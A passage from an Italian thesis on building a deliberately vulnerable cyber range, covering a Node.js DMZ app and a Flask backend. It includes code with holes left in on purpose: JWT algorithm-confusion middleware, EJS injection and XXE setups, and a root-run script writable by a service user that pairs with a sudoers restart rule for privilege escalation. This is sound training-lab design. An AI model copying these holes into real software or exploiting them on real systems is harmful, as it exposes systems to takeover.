3. net.ipv6.conf.all.forwarding = 0
```

Questo accorgimento assicura che il sistema non agisca da router di rete puro. Un attaccante che comprometta la DMZ non potrà semplicemente configurare delle tabelle di routing sulla propria macchina Kali per inoltrare pacchetti TCP/IP crudi verso la rete interna 10.10.10.0/24. Al contrario, per comunicare con il backend, sarà costretto a risiedere fisicamente sul server DMZ e a interagire

con esso a livello di layer applicativo (Layer 7), evidenziando il ruolo del server come vero e proprio gateway transazionale. Ciò costringe l'attaccante a dover effettuare il *pivoting* di rete sfruttando tunnel SSH locali, proxy SOCKS o script di inoltro applicativi personalizzati, aumentando significativamente la complessità dell'attacco e, di conseguenza, la rumorosità forense delle azioni intraprese.

La configurazione di rete persistente a livello di sistema operativo è interamente delegata all'utility Netplan. Di seguito si riporta il file di configurazione YAML di riferimento, memorizzato nel percorso */etc/netplan/00-installer-config.yaml*:

```
# Configurazione di rete Netplan per il server DMZ (Tier 1)
network:
  version: 2
  ethernets:
    enp0s3:
      dhcp4: true
      dhcp6: false

    enp0s8:
      dhcp4: false
      addresses:
        - 10.10.10.10/24

```

3.2.2 Architettura del Software e Scelta delle Dipendenze

Sul server DMZ è distribuita l'applicazione web aziendale denominata *"Legacy Dashboard"*. Il software è stato interamente sviluppato utilizzando l'ambiente di runtime **Node.js** abbinato al framework web minimalista **Express**.

Motivazioni Tecniche della Scelta di Node.js

L'adozione di Node.js risponde a precisi criteri di flessibilità e realismo architetturale. Essendo un ambiente di esecuzione asincrono orientato agli eventi basato sul motore JavaScript V8 di Google, Node.js viene massicciamente impiegato per la costruzione di API Gateway veloci ed efficienti, in grado di gestire flussi di dati ad alta intensità senza bloccare l'event loop primario.

Tuttavia, l'architettura *single-threaded* di Node.js introduce una criticità sistemica dal punto di vista della disponibilità e della resilienza: un singolo errore non gestito (come un'eccezione lanciata all'interno di una callback asincrona) può provocare il crash immediato dell'intero processo del server web. Inoltre, l'esecuzione in un unico thread implica che qualsiasi elaborazione computazionalmente onerosa (ad esempio, il parsing intensivo di grandi file XML o la generazione

di firme crittografiche asimmetriche) bloccherà temporaneamente la gestione di tutte le altre connessioni in ingresso, esponendo il sistema a vettori di Denial of Service algoritmico.

Nel contesto della sicurezza applicativa, eseguire Node.js significa anche dover monitorare attentamente l'interazione tra i moduli nativi scritti in C++ e l'interfaccia di programmazione delle API del sistema operativo sottostante. La gestione delle dipendenze centralizzata tramite *npm* consente di documentare in modo chiaro lo stato e la composizione del software, riflettendo le problematiche moderne legate alle vulnerabilità della catena di fornitura software. Le dipendenze transitive (le librerie caricate a loro volta dalle nostre dipendenze dirette) espandono in modo critico la superficie d'attacco, introducendo moduli non verificati direttamente dagli sviluppatori applicativi.

Il Manifesto delle Dipendenze (package.json)

Per garantire la trasparenza e la riproducibilità dell'ambiente di test, si riporta il file *package.json* utilizzato per il deployment dell'applicazione */opt/app* :

```
{
  "name": "legacy-report-engine",
  "version": "2.1.3",
  "description": "LegacyReport Engine - Internal Document Management System",
  "main": "app.js",
  "scripts": {
    "start": "node app.js"
  },
  "dependencies": {
    “axios”: “^1.15.1”,
    "cookie-parser": "^1.4.6",
    "ejs": "^3.1.9",
    "express": "^4.18.2",
    "jsonwebtoken": "^8.5.1",
    "libxmljs2": "^0.37.0",
    "multer": "^1.4.5-lts.1"
  }
}
```

La scelta dei moduli di terze parti risponde a precise necessità operative e riflette la reale superficie d'attacco di un'applicazione enterprise:

- **express**: Fornisce il motore di routing robusto e collaudato per la pubblicazione degli endpoint HTTP di login, visualizzazione dashboard e gestione report strutturati.
- **ejs (Embedded JavaScript)**: Utilizzato come motore di rendering lato server per generare dinamicamente le viste HTML della dashboard a partire da template predefiniti. EJS

compila i template in funzioni JavaScript native eseguite all'interno del contesto dell'applicazione. L'abuso dei tag di valutazione (*<%= %> o <%- %>)* su variabili non sufficientemente sanificate e controllate lato server introdurrà la vulnerabilità strutturale SSTI (*Server-Side Template Injection*). Questo meccanismo consente all'attaccante di iniettare espressioni JavaScript arbitrarie che, durante la fase di compilazione e renderizzazione del template, verranno eseguite direttamente dal motore di runtime di Node.js, garantendo l'esecuzione di codice remoto (RCE).

- **libxmljs2**: Un parser XML nativo ad alte prestazioni, basato sui binding della nota libreria C libxml2. È integrato nell'endpoint /reports per elaborare i file strutturati di reportistica inviati dai dipendenti. La mancata configurazione dei flag di sicurezza (come la disattivazione esplicita della risoluzione delle entità esterne e del parsing DTD) introdurrà la vulnerabilità XXE (*XML External Entity*). Poiché questa libreria fa affidamento su codice C nativo, un input XML malformato o un attacco di entità ricorsive (come il *Billion Laughs XML attack*) può provocare crash di memoria out-of-memory o violazioni di segmentazione (*segmentation fault*) a livello di codice nativo, abbattendo l'intero processo Express.
- **jsonwebtoken**: Gestisce la generazione e la verifica crittografica delle sessioni utente tramite lo standard standardizzato RFC 7519, all'interno del quale verrà innestata la logica vulnerabile di *Algorithm Confusion* (bypass della firma asimmetrica a favore di quella simmetrica). La debolezza architetturale forzata risiede nell'accettazione acritica di algoritmi simmetrici (come HS256) per la verifica di firme originariamente generate tramite algoritmi asimmetrici (come RS256), abusando del fatto che la chiave pubblica RSA esposta sul server viene erroneamente trattata come chiave segreta simmetrica HMAC.
- **multer**: Un middleware Node.js per la gestione del formato di trasmissione dati multiparte (multipart/form-data), utilizzato per regolare e implementare in sicurezza la ricezione fisica dei file XML sul server, prevenendo attacchi elementari di upload incontrollato sul filesystem o attacchi di path traversal sul nome del file caricato.

Studio Sperimentale e Ricostruzione della Vulnerabilità di Algorithm Confusion (JWT)

Nel contesto dello sviluppo di un Cyber Range realistico, l'implementazione intenzionale di una vulnerabilità nota come *Algorithm Confusion* (o *Key Confusion*, storicamente tracciata *come CVE-2015-9256*) ha richiesto un approccio di analisi metodologica e sperimentale non banale. Quella che in letteratura viene descritta come una semplice manipolazione dell'header di un JSON Web Token (JWT) si scontra, nella pratica ingegneristica dello sviluppo software contemporaneo, con

una serie di meccanismi di difesa stratificati all'interno delle librerie di terze parti e con problematiche sistemistiche legate alla rappresentazione fisica dei dati in memoria.

Di seguito viene documentata la cronistoria sperimentale dei tentativi di replica della falla, analizzando le ragioni tecniche del fallimento delle metodologie standard e descrivendo la soluzione personalizzata adottata per isolare accademicamente il difetto logico.

3.2.3 La barriera delle implementazioni moderne e le patch basate su espressioni regolari

Il primo approccio alla progettazione del modulo di autenticazione del server DMZ ha previsto l'utilizzo di versioni moderne della nota libreria Node.js jsonwebtoken (nello specifico, la branca *v8.x/v9.x*). Sebbene il codice sorgente del middleware di verifica non specificasse esplicitamente una whitelist di algoritmi consentiti — lasciando teoricamente aperta la possibilità di accettare token firmati sia in modalità asimmetrica (RS256) che simmetrica (HS256) — l'attacco è fallito sistematicamente all'atto della validazione.

Un'analisi dettagliata del codice sorgente della libreria ha rivelato che i manutentori del pacchetto hanno implementato, nelle versioni successive alla scoperta della **CVE-2015-9235** , una patch difensiva implicita all'interno del metodo *jwt.verify()*. Tale contromisura agisce mediante un controllo sintattico sulla chiave di verifica fornita dallo sviluppatore tramite un'espressione regolare:

Regex Check: $/-----BEGIN\ [A\text{-}Z0\text{-}9\text{-}]*KEY-----/$**.test(secretString)**

la libreria intercetta l'anomalia e interrompe immediatamente il processo di validazione, restituendo l'errore ***invalid algorithm***. Questo controllo impedisce l'abuso logico della chiave pubblica come segreto simmetrico prima ancora che la firma venga computata.

3.2.4 Il tentativo di bypass tramite certificato X.509

Per superare la limitazione imposta dal filtro sintattico sulla stringa KEY, si è ipotizzato di alterare il formato della chiave pubblica memorizzata sul filesystem del server. Invece di fornire la chiave pubblica RSA nuda, **si è proceduto alla generazione di un certificato X.509 auto-firmato**, la cui struttura testuale inizia con l'intestazione:

$$-----BEGINCERTIFICATE-----$$

Poiché la parola chiave KEY non è presente all'interno dei delimitatori del certificato, l'espressione regolare descritta nel paragrafo precedente non viene attivata. In teoria, la libreria avrebbe dovuto elaborare il certificato come una stringa HMAC generica, consentendo il completamento dell'attacco.

Tuttavia, l'analisi del comportamento a runtime su una versione avanzata della libreria (*v8.5.1*) ha evidenziato il persistere del blocco. L'ispezione dei sorgenti di jsonwebtoken ha svelato una seconda patch silenziosa introdotta per contrastare proprio questo specifico bypass: l'adozione di un controllo di stringa esplicito basato sul metodo *.indexOf('BEGIN CERTIFICATE')*.

Di conseguenza, anche l'utilizzo del file .crt è stato intercettato, confermando l'efficacia delle difese integrate "black-box" delle release più recenti.

3.2.5 Il downgrade e il problema silenzioso della codifica dei caratteri (Whitespace/Newlines)

Esclusi i filtri sintattici delle versioni moderne, si è tentato di ricreare lo scenario vulnerabile effettuando un downgrade controllato della dipendenza alla versione storicamente affetta dal bug (*v4.2.1*). In questa configurazione, la libreria non include alcun controllo preventivo sulle stringhe passate come secret.

Nonostante l'assenza di filtri logici nell'applicazione, l'invio del token contraffatto generato tramite strumenti continuava a produrre un errore di validazione di tipo $invalid\ signature$.

La radice di questo problema non risiedeva nella logica algoritmica, bensì nella matematica crittografica dell'HMAC e nella discrepanza di codifica dei caratteri non visibili tra i diversi ambienti di esecuzione (Python/Bash sulla macchina dell'attaccante e Node.js sulla macchina vittima). L'algoritmo HMAC-SHA256 calcola l'hash crittografico della firma basandosi sull'esatta sequenza binaria dei caratteri che compongono la chiave. Durante le fasi di:

- Esfiltrazione della chiave tramite XXE;
- Salvataggio in un file locale sulla macchina Kali;
- Conversione in formato stringa da parte di script Python o utility Bash.

L'ambiente Unix dell'attaccante e l'interprete Python tendono a modificare implicitamente i caratteri di ritorno a capo (trasformando, ad esempio, un carattere di *trailing newline* finale \n). Se sul server Node.js la chiave pubblica caricata in memoria ha una lunghezza esatta di, ad esempio, 1139 byte, e lo script dell'attaccante calcola la firma del token contraffatto utilizzando una stringa di 1138 o 1140 byte (*a causa di un singolo line feed aggiunto o rimosso*), l'output dell'hash risulterà completamente differente. Nel mondo della crittografia simmetrica, anche la minima variazione di un singolo bit invalida matematicamente la firma, rendendo l'exploit instabile e di difficile replica in un laboratorio didattico.

3.2.6 La soluzione ingegneristica: Emulazione logica "From Scratch"

Al fine di garantire la stabilità della simulazione per scopi accademici e di eliminare le problematiche legate alle patch sintattiche e all'encoding dei file PEM, si è deciso di non affidarsi alle funzioni di astrazione e validazione fornite dalle librerie esterne. È stata quindi progettata e implementata una replica personalizzata (*from scratch*) del difetto logico dell'Algorithm Confusion direttamente all'interno del middleware di autenticazione (jwtVerify.js).

Il codice sviluppato aggira la "scatola nera" di jsonwebtoken intercettando e decodificando manualmente l'header del token in ingresso tramite puro codice JavaScript, prima di passare l'input alla funzione di verifica formale:

```
1. function requireAuth(role = 'user') {
2.     return (req, res, next) => {
3.         const authHeader = req.headers['authorization'];
4.
5.         if (!authHeader || !authHeader.startsWith('Bearer ')) {
6.             return res.status(401).send('Accesso negato');
7.         }
8.
9.         const token = authHeader.slice(7).trim();
10.        const { publicKey } = loadKeys();
11.        console.log("DEBUG SERVER - Lunghezza chiave pubblica:", publicKey.length)
12.
13.        if (!publicKey) {
14.            return res.status(500).send('Errore configurazione server');
15.        }
16.
17.        try {
18.            // 1. Spacchiamo il token in tre parti: header.payload.signature
19.            const parts = token.split('.');
20.            if (parts.length !== 3) {
21.                return res.status(401).send("Formato token non valido");
22.            }
23.
24.            // 2. Decodifichiamo l'header a mano in puro JavaScript
25.            const headerStr = Buffer.from(parts[0], 'base64').toString('utf-8');
26.            const header = JSON.parse(headerStr);
27.
28.            let decoded;
29.
30.            // 3. LA VERA SIMULAZIONE DELL'ALGORITHM CONFUSION
31.            if (header.alg === 'HS256') {
32.                // Se attacca con HS256, forziamo la libreria a usare la chiave testuale
33.                decoded = jwt.verify(token, publicKey, { algorithms: ['HS256'] });
```

```
34.             } else {
35.                 // Comportamento normale
36.                 decoded = jwt.verify(token, publicKey, { algorithms: ['RS256'] });
37.             }
38.
39.             // 4. Controllo privilegi
40.             if (role === 'admin' && decoded.role !== 'admin') {
41.                return res.status(403).render('403', { message: 'Privilegi insufficienti.'
});
42.             }
43.
44.             req.user = decoded;
45.             next();
46.
47.         } catch (err) {
48.             console.log("ERRORE JWT:", err.message);
49.             return res.status(401).send("ERRORE: " + err.message);
50.         }
51.     };
52. }
53.
```

Valutazione accademica ed efficacia metodologica

L'adozione di questa soluzione ingegneristica offre tre fondamentali vantaggi didattici e metodologici per la trattazione di questa tesi:

1. **Isolamento teorico del Flaw**: Consente di mostrare l'esatto principio teorico della vulnerabilità (la fiducia incondizionata riposta in un parametro controllato dall'utente, quale header.alg), rimuovendo il "rumore di fondo" rappresentato dalle patch applicate ad-hoc dagli sviluppatori delle librerie, che spesso nascondono il bug concettuale dietro correzioni di tipo prettamente sintattico.

2. **Type Confusion e Trust Boundary Violation**: Evidenzia come la vulnerabilità non risieda in una debolezza intrinseca degli algoritmi crittografici (la matematica dietro RSA o HMAC-SHA256 rimane inviolata), ma sia causata da un errore di *Insecure Design* nell'integrazione del software, laddove un input di tipo asimmetrico viene "schiacciato" e interpretato in un contesto d'uso simmetrico.

3. **Riproducibilità deterministica nel Cyber Range**: Risolve in modo definitivo il problema forense dei byte invisibili e dei ritorni a capo. Poiché il server DMZ utilizza la medesima stringa di chiave pubblica caricata in memoria sia per la verifica asimmetrica legittima (RS256) sia per la verifica simmetrica contraffatta (HS256), l'attaccante può generare il

token di *Privilege Escalation* via script in modo deterministico e matematicamente perfetto, garantendo il successo dell'exploit senza anomalie di environmental-mismatch.

In quest'ottica, la scelta di mantenere esplicitamente nel manifesto delle dipendenze (package.json) il riferimento di nomenclatura a una versione legacy (*come la v4.5.1 o la v4.2.1*) è stata adottata per conferire il massimo grado di realisticità al progetto. Questo accorgimento sistemistico simula fedelmente un vero ambiente enterprise in produzione, dove la presenza di pacchetti obsoleti e non patchati rappresenta la norma piuttosto che l'eccezione, rendendo l'intero scenario di penetration testing estremamente aderente ai contesti industriali reali.

3.2.7 Organizzazione del File System e Logica di Storage

L'installazione fisica dell'applicazione sul sistema operativo segue rigorosamente i principi del **Filesystem Hierarchy Standard (FHS)** delle distribuzioni Linux standardizzate. L'intero codice sorgente, i file di configurazione, le chiavi crittografiche e i file temporanei sono stati collocati all'interno della directory /opt/app.

Giustificazione della Directory /opt/app

Secondo lo standard FHS, la cartella /opt è riservata all'installazione di pacchetti software aggiuntivi e applicazioni proprietarie o di terze parti che non rientrano nei percorsi standard di sistema (*come /usr o /var*). Questa scelta rispecchia le reali abitudini dei sistemisti enterprise, che preferiscono isolare le applicazioni custom all'interno di percorsi dedicati per semplificare le attività di manutenzione, backup, auditing di sicurezza e configurazione dei permessi di accesso.

Eseguire l'applicazione in /opt/app permette inoltre di applicare politiche restrittive di isolamento a livello di partizione logica (ad esempio, montando la partizione associata a /opt con opzioni di sicurezza aggiuntive o isolandola), riducendo drasticamente la capacità di un utente compromesso di esplorare altre sezioni critiche del filesystem, come le directory /home degli utenti reali o i file di configurazione in /etc.

Struttura Interna dell'Applicativo (Reale)

All'interno della directory radice e del modulo principale, l'infrastruttura si presenta organizzata come segue:

- **Directory Principale: /opt/app/**
  Rappresenta l'ambiente globale in cui risiede l'applicazione, i runtime necessari e gli script di sistema o di persistenza.

```
/opt/app/
├── .config/                # Parametri di configurazione dell'ambiente
├── .dotnet/                # Runtime o SDK .NET installato nell'ambiente
├── .local/                 # Dati locali e configurazioni utente isolate
├── .npm/                   # Cache dei pacchetti Node.js installati tramite npm
├── dev_tools/              # Utility e strumenti dedicati allo sviluppo
├── legacy-report/     # Directory principale del codice sorgente dell'applicazione Node.js
├── monitor.sh              # Script Bash di monitoraggio (eseguibile da legacyreport)
```

Directory dell'Applicazione: /opt/app/legacy-report/

Struttura del backend Node.js/Express, organizzata secondo un pattern modulare:

```
/opt/app/legacy-report/
├── app.js                 # Entry point principale dell'applicazione Express
├── package.json           # Manifesto del progetto, script npm e metadati
├── package-lock.json      # Lockfile delle dipendenze esatte di npm
├── backup/                # Copie di sicurezza dei dati o del codice
├── keys/                  # Directory per i file crittografici (es. chiavi RSA/JWT)
├── middleware/      # Middleware personalizzati (es. filtri di autenticazione, validatori)
├── node_modules/      # Albero di tutte le dipendenze installate per il server Node.js
├── public/     # Asset statici erogati direttamente dal server (CSS, JS client, immagini)
├── routes/                # Definizione dei percorsi applicativi e dei relativi endpoint
└── views/                 # Template (es. file EJS) per il rendering delle pagine HTML
```

I Parametri di Configurazione e Gestione Chiavi

La logica di storage dei dati sensibili all'interno di questa struttura prevede:

- **La chiave pubblica (/opt/app/keys/public.pem)**: Utilizzata per la validazione asimmetrica delle firme dei token JWT. La sua presenza sul filesystem è fondamentale sia per il funzionamento legittimo dell'app sia per l'analisi forense della chiave stessa. L'esposizione intenzionale di questo file o la sua reperibilità tramite endpoint pubblici (*/.well-known/jwks.json*) rappresenta una pratica standard nello sviluppo web modern, ma richiede che la logica di verifica lato server sia assolutamente priva di difetti logici e che non vi sia alcuna possibilità di manipolare l'algoritmo di decodifica lato backend.
- **Il file nascosto /opt/app/.config**: Un file di testo contenente variabili d'ambiente globali e configurazioni locali dell'applicazione (incluso il percorso assoluto delle chiavi crittografiche). La scelta di utilizzare un file nascosto (dotfile) simula l'errore comune di sviluppo in cui segreti o parametri sensibili vengono lasciati sul filesystem locale anziché essere gestiti tramite sistemi sicuri, confidando unicamente sull'oscurità del punto (.) iniziale nel nome del file per impedirne l'enumerazione accidentale da parte di scanner automatici di rete o semplici script di ricognizione. Nel momento in cui l'attaccante ottiene

la capacità di leggere file arbitrari (*tramite lo sfruttamento della vulnerabilità XXE*), la cartella */opt/app* e i suoi file di configurazione diventano il primo target logico di esfiltrazione delle informazioni.

3.2.8 Configurazione del Servizio di Monitoraggio e Gestione dei Privilegi

Un principio fondamentale nella progettazione di un sistema sicuro e resiliente è l'applicazione del **Least Privilege** (Minimo Privilegio). Le applicazioni web esposte sulla rete pubblica non devono mai essere eseguite con privilegi amministrativi (root), in quanto un'eventuale compromissione dello strato applicativo comporterebbe istantaneamente la perdita del controllo dell'intero sistema operativo.

L'Utente di Servizio legacyreport

Per isolare l'applicazione Node.js, è stato creato nel sistema operativo un utente dedicato non privilegiato denominato *legacyreport*, appartenente all'omonimo gruppo:

- **UID (User ID)**: 999 (rientrante nell'intervallo degli account di sistema per impedire login interattivi sulla console fisica del server o tramite gestori grafici).
- **Home Directory**: Impostata nel percorso /opt/app per centralizzare le attività del demone applicativo e limitare lo scope dei file modificabili dal processo.
- **Shell di Sistema**: /bin/bash (sebbene in ambienti ad altissima sicurezza si preferisca l'uso di /sbin/nologin o /bin/false per azzerare la superficie d'attacco in caso di esecuzione di comandi, l'uso di una shell reale è necessario in questo scenario per consentire l'esecuzione degli script di startup npm).

La proprietà esclusiva della cartella applicativa è stata assegnata a questo utente tramite il comando:

```
1. sudo chown -R legacyreport:legacyreport /opt/app
```

Lo Script di Monitoraggio /opt/app/monitor.sh

Per simulare un'attività automatizzata di manutenzione sistemistica (frequente nei server aziendali per prevenire disservizi), è stato implementato uno script bash denominato monitor.sh situato nella cartella dell'applicazione. Lo script esegue diversi controlli diagnostici elementari sullo stato di salute del server web Express:

```
1. #!/bin/bash
2. # ================================================================================
3. # Legacy App Health Monitor Script v1.2
4. # Eseguito via systemd timer/service. NON MODIFICARE MANUALMENTE.
5. # ================================================================================
6.
```

```
LOG_FILE="/opt/app/system_health.log"
TIMESTAMP=$(date '+%Y-%m-%d %H:%M:%S')

echo "[$TIMESTAMP] Avvio controlli di integrità del sistema..." >> "$LOG_FILE"

# 1. Controllo Spazio su Disco (Allarme se > 90%)
DISK_USAGE=$(df -h / | awk 'NR==2 {print $5}' | sed 's/%//')
if [ "$DISK_USAGE" -gt 90 ]; then
    echo "[$TIMESTAMP] [WARNING] Spazio disco critico: $DISK_USAGE%" >> "$LOG_FILE"
else
    echo "[$TIMESTAMP] [INFO] Spazio disco OK: $DISK_USAGE%" >> "$LOG_FILE"
fi

# 2. Controllo Memoria RAM
MEM_TOTAL=$(free -m | awk 'NR==2 {print $2}')
MEM_USED=$(free -m | awk 'NR==2 {print $3}')
MEM_PERCENT=$(awk "BEGIN {printf \"%.2f\", $MEM_USED/$MEM_TOTAL*100}")
echo "[$TIMESTAMP] [INFO] Utilizzo RAM: $MEM_PERCENT% (${MEM_USED}MB / ${MEM_TOTAL}MB)"
>> "$LOG_FILE"

# 3. Controllo Processo Node.js (Legacy API)
if pgrep -x "node" > /dev/null
then
    echo "[$TIMESTAMP] [INFO] Backend Node.js: RUNNING" >> "$LOG_FILE"
else
     echo "[$TIMESTAMP] [ERROR] Backend Node.js: DOWN - Riavvio manuale richiesto!" >>
"$LOG_FILE"


echo "[$TIMESTAMP] Fine controlli." >> "$LOG_FILE"
echo "------------------------------------------------" >> "$LOG_FILE"
```

L'errore di configurazione logica introdotto in questo scenario risiede nel fatto che, sebbene lo script venga eseguito con i massimi privilegi amministrativi (root) da un servizio di sistema Systemd, esso appartiene all'utente non privilegiato *legacyreport*, che ha quindi la facoltà di modificarne la firma o di sovrascriverne interamente il contenuto. Questo tipo di disallineamento tra i permessi di esecuzione e la proprietà dei file è un classico esempio di debito tecnico sistemistico, spesso introdotto per consentire agli sviluppatori di aggiornare rapidamente gli script di automazione senza dover richiedere l'intervento manuale degli amministratori di sistema per ogni singola modifica del codice.

Il Servizio Systemd (legacy-monitor.service)

Per automatizzare l'esecuzione dello script, è stato creato un demone di sistema Systemd memorizzato nel percorso */etc/systemd/system/legacy-monitor.service*:

```
1. [Unit]
2. Description=Legacy App Health Monitor
3. [Service]
4. Type=simple
5. User=root
6. ExecStart=/opt/app/monitor.sh
```

La policy di Sudoers

Per completare lo scenario di escalation dei privilegi locali, all'utente non privilegiato legacyreport è stata concessa la facoltà di riavviare questo specifico servizio di monitoraggio senza dover inserire la password amministrativa. La configurazione è stata inserita nel percorso */etc/sudoers.d/legacy-monitor* tramite la seguente istruzione:

```
1. legacyreport ALL=(ALL) NOPASSWD: /bin/systemctl restart legacy-monitor.service
```

Questa policy, sebbene pensata per consentire all'operatore di manutenzione o all'applicazione stessa di riavviare autonomamente il monitor di sistema a seguito di un blocco applicativo, introduce un'insidia sistemica devastante. Permettere a un utente non privilegiato di avviare un processo che esegue uno script da lui controllato e scrivibile, equivale a concedere indirettamente l'accesso completo alla shell di root.

Dal punto di vista forense, questo tipo di policy risulta estremamente difficile da rilevare tramite i soli log tradizionali di monitoraggio di rete, in quanto il comando systemctl restart viene registrato come un'azione amministrativa pienamente autorizzata e legittima. Solo un'attenta analisi di integrità del filesystem o una verifica dei privilegi di scrittura sui file eseguiti da root potrebbe evidenziare la grave debolezza strutturale prima che venga abusata.

3.3 Tier 2: Legacy Data Processor (Backend Python / Flask)

Il secondo livello dell'infrastruttura (*Tier 2*) è costituito dal **Legacy Data Processor**. Questo nodo, collocato interamente all'interno della rete intranet aziendale protetta, funge da middleware computazionale intermedio del Cyber Range. Dal punto di vista della red chain e delle relazioni di fiducia, esso rappresenta l'anello di congiunzione logico-strutturale tra l'API Gateway pubblico in DMZ (*Tier 1*) e l'archivio dei dati sensibili isolato (*Tier 3*).

3.3.1 Caratteristiche Infrastrutturali e Hardening di Rete

La macchina virtuale del Tier 2 è stata progettata implementando rigide politiche di compartimentazione e restrizione dei flussi comunicativi, riflettendo le reali condizioni operative delle reti intranet aziendali segregate.

Configurazione Hardware e Sistema Operativo

- **Sistema Operativo**: Linux **Ubuntu Server 25.10**, garantendo uniformità nello stack con il Tier 1.
- **Isolamento di Rete**: La macchina è configurata con una sola interfaccia di rete virtuale (*enp0s3*) attestata esclusivamente sulla rete interna privata ("*corp_lan*") con l'indirizzo IP statico 10.10.10.20/24.
- **Politica di No-Routing Esterno**: Al sistema è stato volutamente rimosso qualsiasi default gateway puntante all'esterno. La macchina non possiede connettività Internet diretta (impossibilità di risolvere DNS pubblici o stabilire connessioni TCP verso l'esterno). Questa scelta ingegneristica risponde a due precisi requisiti di sicurezza:
    1. Impedire l'esfiltrazione diretta e banale di dati sensibili tramite protocolli standard verso l'esterno, forzando la compromissione logica della DMZ come proxy di rimbalzo applicativo.
    2. Forzare l'attaccante all'uso di tecniche di pivoting asincrono o all'abuso dei canali legittimi di transito per dialogare con l'esterno.

Hardening del Firewall Locale (Netfilter / UFW)

La sicurezza perimetrale interna del nodo è regolata tramite l'uso dell'utility UFW (*Uncomplicated Firewall*) che si interfaccia direttamente con il modulo Netfilter del kernel Linux. La configurazione adotta una politica di *Default-Deny* estremamente restrittiva per tutto il traffico entrante. Formalmente, la politica di filtraggio delle connessioni in ingresso è descritta dalla seguente relazione di appartenenza:

$$\mathcal{R}_{\text{UFW_M2}} = \{\mathbf{p} = \langle \text{IP}_{\text{src}}, \text{IP}_{\text{dst}}, \text{Porta}_{\text{dst}}, \text{Proto} \rangle \mid \text{IP}_{\text{src}} = 10.10.10.10 \land \text{IP}_{\text{dst}} = 10.10.10.20 \land \text{Porta}_{\text{dst}} = 5000 \land \text{Proto} = \text{TCP}\}$$

A livello sistemistico, questa configurazione è stata consolidata tramite l'esecuzione dei seguenti comandi di amministrazione:

```
# Impostazione delle regole di default
sudo ufw default deny incoming
sudo ufw default allow outgoing
# Apertura restrittiva della porta di elaborazione per la sola DMZ
sudo ufw allow from 10.10.10.10 to any port 5000 proto tcp
```

```
6. # Abilitazione del firewall a runtime e persistenza al boot
7.  sudo ufw enable
```

3.3.2 Architettura a Microservizi Disaccoppiati e Trusted Channels

La comunicazione tra il nodo di elaborazione (Tier 2) e il database centrale dei dati sensibili (Tier 3) è stata interamente progettata seguendo un paradigma moderno a **Microservizi disaccoppiati** (*decoupled architecture*). Il Tier 2 non possiede alcuna visibilità diretta, socket database nativo (*es. MySQL/PostgreSQL port*) o credenziale di accesso diretto alle tabelle fisiche di persistenza del Tier 3.

Tutta l'interazione e lo scambio informativo tra questi due livelli avvengono instradando pacchetti applicativi e scambiando payload strutturati in formato JSON attraverso chiamate HTTP standard dirette a un layer intermedio (REST API Gateway) esposto dal Tier 3 sulla porta 5000/tcp.



Grafico 6 Modello di comunicazione tra Tier 2 e Tier 3

Questo design architetturale si basa su una relazione di **fiducia implicita (Trusted Channel)**: trovandosi all'interno della rete intranet protetta dal firewall, il Server Dati assume che i pacchetti ricevuti dal Tier 2 siano attendibili e conformi per costruzione.

Motivazione Ingegneristica

La transizione da un modello monolitico ad accoppiamento stretto (*tight coupling*) a questo modello a microservizi risponde a tre requisiti cardine della moderna ingegneria del software enterprise:

1. **Separazione delle Responsabilità (*Separation of Concerns*)**: Isolare la logica di calcolo e di elaborazione dei log (*Tier 2*) dalla logica transazionale del database (*Tier 3*). Questo consente agli ingegneri di aggiornare, migrare o sostituire l'intero database centrale su M3 (*es. passare da MySQL a PostgreSQL*) senza dover modificare una singola riga di codice applicativo sui server computazionali del Tier 2.

2. **Scalabilità Orizzontale**: Se il volume di report da elaborare cresce, l'infrastruttura permette di istanziare molteplici istanze del Tier 2 dietro un bilanciatore di carico (*load balancer*). Ciascun nodo elaborerà i dati in modo indipendente, inoltrando i risultati all'endpoint centralizzato del Tier 3 tramite lo stesso canale API REST, evitando colli di bottiglia o lock concorrenti sul filesystem del database.
3. **Isolamento dei Guasti (*Fault Isolation*)**: Un eventuale crash di memoria o un'eccezione non gestita sul server Flask del Tier 2 (*dovuta, ad esempio, all'elaborazione di un report corrotto*) rimane confinata all'interno di questo specifico microservizio, preservando intatto il funzionamento e l'integrità del database centrale sul Tier 3.

3.3.3 Stack Tecnologico e Gestione delle Dipendenze

La scelta dello stack tecnologico del Tier 2 risponde alla necessità di coniugare flessibilità di sviluppo, prestazioni di startup ed integrazione con sistemi software di natura differente.

Scelta di Python e del Micro-framework Flask

L'applicazione core è stata interamente sviluppata in **Python 3**, abbinato al micro-framework **Flask**. Flask è stato preferito a soluzioni più pesanti (*come Django*) per la sua snellezza architetturale: fornisce esclusivamente le astrazioni minime necessarie per mappare rotte HTTP e gestire payload di input, lasciando al programmatore la libertà di strutturare i moduli computazionali interni. Questa flessibilità rende Flask lo strumento d'elezione per la creazione di wrapper API veloci, in grado di esporre vecchi script e parser legacy in un'architettura a servizi distribuiti.

Analisi delle Dipendenze (requirements.txt)

La gestione e la trasparenza dello stack software installato sul sistema sono assicurate dal manifesto delle dipendenze del progetto:

```
1. Flask==2.2.3
2. gunicorn==20.1.0
```

Il ruolo e la giustificazione delle singole dipendenze sono strutturati come segue:

- **Flask (v2.2.3)**: Gestisce il routing degli endpoint di ingresso (*in particolare la rotta /api/v1/process*), incapsula la richiesta HTTP all'interno di oggetti request nativi di Python ed eroga le risposte in formato JSON strutturato tramite la funzione *jsonify*.
- **gunicorn (v20.1.0)**: Un server HTTP WSGI (*Web Server Gateway Interface*) di livello production per ambiente UNIX. Flask integra al suo interno un server web minimale pensato esclusivamente per il debugging locale, che non è in grado di gestire connessioni

concorrenti o di garantire stabilità operativa in produzione. L'integrazione di Gunicorn come server applicativo principale consente di gestire in sicurezza i worker di processo (*multi-process execution*), ottimizzando l'uso dei core della CPU e isolando le richieste di rete.

